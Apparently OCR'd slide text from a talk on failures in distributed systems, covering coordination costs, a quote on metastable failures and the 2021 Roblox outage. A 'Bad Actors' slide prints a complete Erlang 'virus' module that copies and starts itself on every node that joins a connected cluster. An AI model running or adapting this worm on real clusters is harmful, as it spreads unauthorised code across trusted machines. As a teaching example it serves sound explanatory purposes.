
PLOP 🗺️

Coordination Costs



PLOP 🗺️

Bad Actors



```erlang
%% @doc A small module that jumps between connected nodes.
%% @author Gianfranco Alongi <gianfranco.alongi@erlang-solutions.com>
%% @author Adam Lindberg <adam.lindberg@erlang-solutions.com>

-module(virus).
-export([start/0]).
-export([start/1]).

start()     -> spawn_process(code:get_object_code(?MODULE)).
start(Beam) -> spawn_process(Beam).

spawn_process(Beam) ->
    case whereis(?MODULE) of
        undefined -> spawn(fun() -> virus(Beam) end);
        _Else -> ok
    end.

virus(Beam) ->
    register(?MODULE, self()),
    net_kernel:monitor_nodes(true),
    io:format(user, "You're infested!~n", []),
    %[infest(Node) || Node <- nodes()],
    virus_loop(Beam).

virus_loop(Beam) ->
    receive
        {nodeup, Node} ->
            infest(Node, Beam),
            io:format(user, "~p has joined!~n", [Node])
    end,
    virus_loop(Beam).

infest(Node, {Mod, Bin, File} = Beam) ->
    {module, Mod} = rpc:call(Node, code, load_binary, [Mod, File, Bin]),
    rpc:call(Node, ?MODULE, start, [Beam]).
```

PLOP 🗺️


And Yet...

These metastable failures have caused ***widespread outages*** at large internet companies, lasting from minutes to hours. ***Paradoxically***, the root cause of these failures is ***often features that improve the efficiency or reliability of the system.***

– Bronson et al, Metastable Failures in Distributed Systems

PLOP 🗺️

The Great 73-Hour Roblox Outage of 2021



Roblox was down all weekend, and not because of Chipotle


Roblox had some major server issues

